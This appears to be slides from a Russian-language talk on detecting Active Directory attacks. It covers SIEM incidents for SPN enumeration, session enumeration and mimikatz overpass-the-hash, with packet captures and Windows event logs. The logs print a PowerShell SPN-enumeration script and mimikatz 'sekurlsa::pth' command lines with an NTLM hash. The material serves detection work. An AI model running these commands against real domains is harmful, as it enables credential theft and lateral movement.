
execute

status

success



Service Principal Name



Port Scan

```
PS U:\> $ADForestInfoRootDomain = ([System.DirectoryServices.ActiveDirectory.Forest]::GetCurrentForest()).RootDomain
$ADForestInfoRootDomainDN = "DC=" + $ADForestInfoRootDomain -Replace("\.",',DC=')
$ADDomainInfoLGCDN = 'GC://' + $ADForestInfoRootDomainDN
$root = [ADSI]$ADDomainInfoLGCDN
$ADSPNSearcher = new-Object System.DirectoryServices.DirectorySearcher($root,"(serviceprincipalname=*)")
$ADSPNSearcher.PageSize = 500
$AllADSQServerSPNs = $ADSPNSearcher.FindAll()
$AllADSQServerSPNs
```


SPN = serviceclass “/” hostname [“:”port]

- SQL servers, instances, ports, etc.

MSSQLSvc/adsmsSQLAP01.corp.com:1433

- Exchange

exchangeMDB/adsmsEXCAS01.corp.com

- RDP


TERMSERV/adsmsEXCAS01.corp.com

- WinRM / PS Remoting

WSMAN/adsmsEXCAS01.corp.com

- VMWare VCenter

STS/adsmsVC01.corp.com



SPNs

Active Directory Service Principal Names (SPNs) Descriptions

Excellent article describing how Service Principal Names (SPNs) are used by Kerberos and Active Directory:

[Service Principal Names \(SPNs\) SetSPN Syntax \(Setspn.exe\)](#)

This page is a comprehensive reference (as comprehensive as possible) for Active Directory Service Principal Names (SPNs). As I discover more SPNs, they will be added.

- AcronisAgent: Acronis backup/data recovery software
- AdtServer: Microsoft System Center Operations Manager (2007/2012) Management Server with ACS
- afpserver: Apple Filing Protocol
- AgpmServer: Microsoft Advanced Group Policy Management (AGPM)
- aradminsvc – Quest Active Roles Server
- arssvc – Quest Active Roles Server
- bocms: Business Objects
- BOSSO: Business Objects

https://adsecurity.org/?page_id=183

INC-204

SPN_LDAP_requests

Пользователь с узла 10.125.4.11 выгрузил объекты типа "сервис" из Active Directory на узле s-ad-001.ptlab.ru

Содержит данные об 1 срабатывании правила корреляции SPN_LDAP_requests

Статус

Критичность

Средняя

Статус

Новый

Ответственный

Не назначен

Автор

Источник инцидента

SIEM

Обнаружен

Сегодня в 13:47

Создан

Сегодня в 13:47

Последнее изменение

Изменено: Описание События, Тип сегодня, 13:47

Параметры

Категория

Не определена

Тип

Не определен

Влияние

Расположение

Задачи

События

Активы и сети

Атакующие активы

Комментарии

Время	Событие	
14 марта 13:47	Пользователь с узла 10.125.4.11 выполнил LDAP-запрос на узле s-ad-001.ptla...	
14 марта 13:47	Пользователь с узла 10.125.4.11 выгрузил объекты типа "сервис" из Active Di...	

Открыть «События»

» 14.03.2018 13:47:53

Пользователь с узла 10.125.4.11 выполнил LDAP-запрос на узле s-ad-001.ptlab.ru

Адресаты

Отправитель

src.host

10.125.4.11

src.ip

10.125.4.11

src.port

56721

Роли во взаимодействии

Субъект

subject

account

subject.name

user

subject.domain

PTLAB

subject.id

S-1-5-21-1429952499-3518759572-2917866074-1106

Объект

object

request

object.value

(& (sAMAccountType=805306369) (dNSHostName=*))

Параметры взаимодействия

importance

info

PT

NAD

Дашборды

Сессии

Атаки

Сетевые связи

Администрирование

01.10.2017

с 11.10.2017 21:27 по 12.10.2017 21:27

←

→

✓

Всего 1 атака:

0

 высокой опасности

1


 средней опасности

0


 низкой опасности

0

 прочих атак




Куда бы еще
залогиниться?




А где есть сессия
доменного админа?

Logon Event ID 4624 on Target Host



IPC\$ Access Event ID 5145



Server Service Remote Protocol (SRVSVC) over SMB named pipe

```

SMB2 190 Tree Connect Request Tree: \\... \IPC$
SMB2 158 Tree Connect Response
SMB2 212 Ioctl Request FSCTL_VALIDATE_NEGOTIATE_INFO
SMB2 194 Ioctl Response FSCTL_VALIDATE_NEGOTIATE_INFO
SMB2 178 Ioctl Request FSCTL_QUERY_NETWORK_INTERFACE_INFO
SMB2 190 Create Request File: srvsvc
TCP 60 microsoft-ds(445) → 56173 [ACK] Seq=990 Ack=4485 Win=261632 Len=0
TCP 1434 microsoft-ds(445) → 56173 [ACK] Seq=990 Ack=4485 Win=261632 Len=1380 [TCP segme...
SMB2 158 Ioctl Response FSCTL_QUERY_NETWORK_INTERFACE_INFO
SMB2 210 Create Response File: srvsvc
TCP 54 56173 → microsoft-ds(445) [ACK] Seq=4485 Ack=2630 Win=66048 Len=0
SMB2 162 GetInfo Request FILE_INFO/SMB2_FILE_STANDARD_INFO File: srvsvc
SMB2 154 GetInfo Response
DCERPC 286 Bind: call_id: 2, Fragment: Single, 2 context items: SRVSVC V3.0 (32bit NDR), S...
SMB2 138 Write Response
SMB2 171 Read Request Len:1024 Off:0 File: srvsvc
DCERPC 230 Bind ack: call_id: 2, Fragment: Single, max_xmit: 4280 max_recv: 4280, 2 result...
SRVSVC 306 NetSessEnum request
SMB2 1194 Ioctl Response, Error: STATUS_BUFFER_OVERFLOW Unknown (0x0000C017) Function:0x0...
SMB2 171 Read Request Len:3256 Off:0 File: srvsvc
TCP 1434 microsoft-ds(445) → 56173 [ACK] Seq=4130 Ack=5311 Win=262144 Len=1380 [TCP segm...
TCP 1434 microsoft-ds(445) → 56173 [ACK] Seq=5510 Ack=5311 Win=262144 Len=1380 [TCP segm...
SMB2 634 Read Response
TCP 54 56173 → microsoft-ds(445) [ACK] Seq=5311 Ack=7470 Win=66048 Len=0
SMB2 171 Read Request Len:4280 Off:0 File: srvsvc
TCP 1434 microsoft-ds(445) → 56173 [ACK] Seq=7470 Ack=5428 Win=261888 Len=1380 [TCP segm...
SRVSVC 1274 NetSessEnum response[Malformed Packet] SRVSVC V3
TCP 54 56173 → microsoft-ds(445) [ACK] Seq=5428 Ack=10070 Win=66048 Len=0
SMB2 146 Close Request File: srvsvc
SMB2 182 Close Response
    
```

```

..SMB@..... ~.....-.'[<.^.....P...
$.....B.....$.....(.,.,.%..%..0...4.....n...8...
.....
...\\.1.0.....$...
.....
...\\.1.0.....
1.0...0...1.0...t.e.s.t.-.e.x.t.-.m.a.i.l...
.....
...\\.1.0...$...
.....
.....\\.1.0.....
.....
...K.....I.N.$.....\\.1.0...
.....
.....
.....
.....
.....
.....
.....
.....
.....
.....
    
```

INC-200

Session_enumeration

Пользователь user с узла 10.125.4.11 выгрузил список активных пользовательских сеансов на узле s-ad-001.ptlab.ru

Содержит данные об 1 срабатывании правила корреляции
[Session_enumeration](#)

Параметры

Категория	Не определена
Тип	Не определен
Влияние	
Расположение	Unmanaged hosts

Статус

Критичность	■ Средняя
Статус	🔍 Новый
Ответственный	Не назначен
Автор	
Источник инцидента	SIEM
Обнаружен	Сегодня в 10:50
Создан	Сегодня в 10:51
Последнее изменение	Изменено: Описание, Дата обнаружения, События, Группы, Тип сегодня, 10:51

Задачи

События


Активы и сети

[Атакующие активы](#)

Комментарии

Время	Событие	
14 марта 10:50	Пользователь user с узла 10.125.4.11 выгрузил список активных пользовате...	🔍
14 марта 10:48	Пользователь user с узла 10.125.4.11, возможно, выгрузил список активных ...	🔍
14 марта 10:48	Пользователь user запустил утилиту для выгрузки списка активных пользов...	🔍

Открыть «События»




с 13.10.2017 18:49 по 14.10.2017 06:05

Всего 1 атака: 0 высокой опасности 1 средней опасности 0 низкой опасности 0 прочих атак

Показана 1 строка — Отмечено 0 строк

Использование хеша для получения Kerberos Ticket-Granting Ticket (TGT)

1. Клиент шифрует *хешем своего пароля* данные для запроса аутентификации.
2. KDC выдает тикет на получение других тикетов – TGT.
3. Теперь клиент прошел аутентификацию и в течение 10 часов может обращаться за тикетам для доступа к доменным сервисам.



PowerShell Script Block Logging

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General Details

Creating Scriptblock text (1 of 1):
Write-Output "Running Invoke-Mimikatz..."

ScriptBlock ID: cbd51773-c40f-4f73-9b77-808a7624d1c7

Log Name: Microsoft-Windows-PowerShell/Operational
Source: PowerShell (Microsoft-Wind
Event ID: 4104 Task Category: Execute a Remote Command
Level: Verbose Keywords: None
User: WIN-EOOTVR3NK6K\ADSAd Computer: WIN-EOOTVR3NK6K
OpCode: On create calls
More Information: [Event Log Online Help](#)

4688 with command line

Event Properties - Event 4688, Microsoft Windows security auditing.

General Details

A new process has been created.

Creator Subject:
Security ID: [REDACTED]
Account Name: [REDACTED]
Account Domain: [REDACTED]
Logon ID: 0xB7DD9

Target Subject:
Security ID: NULL SID
Account Name: -
Account Domain: -
Logon ID: 0x0

Process Information:
New Process ID: 0x4a6c
New Process Name: D:\Install\mimikatz.exe
Token Elevation Type: %%1938
Mandatory Label: Mandatory Label\Medium Mandatory Level
Creator Process ID: 0x27c0
Creator Process Name: D:\Install\Total\TOTALCMD64.EXE
Process Command Line: "D:\Install\mimikatz.exe" "privilege::debug"
/domain:contoso.local" "exit" "sekurlsa::pth /user:WRon
/ntlm:a29f7623fd11550def0192de9246f46b /domain:contoso.local" "exit"

Тип шифрования в легитимном AS-REQ

1...	40.544756	192.168.11.2	192.168.0.1	KRB5	354 AS-REQ
1...	40.545913	192.168.0.1	192.168.11.2	KRB5	176 AS-REP
1...	40.546413	192.168.11.2	192.168.0.1	KRB5	15... TGS-REQ
1...	40.547206	192.168.0.1	192.168.11.2	KRB5	125 TGS-REP
1...	40.563636	192.168.11.2	192.168.0.1	KRB5	16... TGS-REQ
1...	40.564343	192.168.0.1	192.168.11.2	KRB5	236 TGS-REP
1...	40.564602	192.168.11.2	192.168.0.1	DCE...	19... Bind: call_id: 2, Fragment
1...	40.565227	192.168.0.1	192.168.11.2	DCE...	230 Bind: call_id: 2, Fragment

▶ Frame 1333: 354 bytes on wire (2832 bits), 354 bytes captured (2832 bits) on interface
 ▶ Ethernet II, Src: Vmware_a1:29:eb (00:50:56:a1:29:eb), Dst: Vmware_f0:f1:af (00:0c:29:f0:f1:af)
 ▶ Internet Protocol Version 4, Src: 192.168.11.2, Dst: 192.168.0.1
 ▶ Transmission Control Protocol, Src Port: 59234, Dst Port: 88, Seq: 1, Ack: 1, Len: 354
 ▶ Kerberos

- Record Mark: 296 bytes
- as-req
 - pvno: 5
 - msg-type: krb-as-req (10)
 - padata: 2 items
 - PA-DATA PA-ENC-TIMESTAMP
 - padata-type: KRB5-PADATA-ENC-TIMESTAMP (2)
 - padata-value: 3041a003020112a23a0438cf68aad97a61b61ccd5a8c9efc...
etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
 - cipher: cf68aad97a61b61ccd5a8c9efc25acd839d0f9e9d6f49ffa...
 - PA-DATA PA-PAC-REQUEST
 - padata-type: KRB5-PADATA-PA-PAC-REQUEST (128)
 - padata-value: 3005a0030101ff
 - include-pac: True
- req-body

AS-REQ от mimikatz

640	26.704595	192.168.11.2	192.168.0.1	KRB5	370 AS-REQ
642	26.705364	192.168.0.1	192.168.11.2	KRB5	55 AS-REP
650	26.705945	192.168.11.2	192.168.0.1	KRB5	16... TGS-REQ
653	26.706829	192.168.0.1	192.168.11.2	KRB5	186 TGS-REP
661	26.707209	192.168.11.2	192.168.0.1	KRB5	14... TGS-REQ
662	26.707458	192.168.0.1	192.168.11.2	KRB5	14... TGS-REP
666	26.707737	192.168.11.2	192.168.0.1	SMB2	32... Session Setup Request
669	26.708405	192.168.0.1	192.168.11.2	SMB2	315 Session Setup Response

▶ Frame 640: 370 bytes on wire (2960 bits), 370 bytes captured (2960 bits) on interface
 ▶ Ethernet II, Src: Vmware_a1:29:eb (00:50:56:a1:29:eb), Dst: Vmware_f0:f1:af (00:0c:29:f0:f1:af)
 ▶ Internet Protocol Version 4, Src: 192.168.11.2, Dst: 192.168.0.1
 ▶ Transmission Control Protocol, Src Port: 59240, Dst Port: 88, Seq: 1, Ack: 1, Len: 370
 ▶ Kerberos

- Record Mark: 312 bytes
- as-req
 - pvno: 5
 - msg-type: krb-as-req (10)
 - padata: 2 items
 - PA-DATA PA-ENC-TIMESTAMP
 - padata-type: KRB5-PADATA-ENC-TIMESTAMP (2)
 - padata-value: 303da003020117a23604349acf7f2dc8c294e8a712d2b6d5...
etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
 - cipher: 9acf7f2dc8c294e8a712d2b6d5e4fd35b2ffa2c4764b2d5e...
 - PA-DATA PA-PAC-REQUEST
 - padata-type: KRB5-PADATA-PA-PAC-REQUEST (128)
 - padata-value: 3005a0030101ff
 - include-pac: True
- req-body

INC-206

Mimikatz_overpass_the_hash

[Auto] Incident Undefined

Содержит данные об 1 срабатывании правила корреляции
Mimikatz_overpass_the_hash

Параметры

Категория	Не определена
Тип	Не определен
Влияние	
Расположение	

Статус

Критичность	Средняя
Статус	Новый
Ответственный	Не назначен
Автор	
Источник инцидента	SIEM
Обнаружен	Сегодня в 13:57
Создан	Сегодня в 13:57
Последнее изменение	Изменено: Описание События, Тип сегодня, 13:57

» 14.03.2018 13:57:48

Пользователь user создал новый процесс "mimikatz.exe" на узле w-user-02.ptlab.ru

object.id	0xb54
object.type	elevated
object.path	C:\Tools\mimikatz_trunk\x64\mimikatz.exe

Параметры взаимодействия

importance	info
action	start
status	success

Дополнительная информация

datafield1	0x299a67d
datafield2	0xcc
datafield5	mimikatz.exe "privilege::debug" "sekurlsa::pth /user:administrato
asset_ids	(w-user-02.ptlab.ru)
count	1
msgid	4688

Источник событий

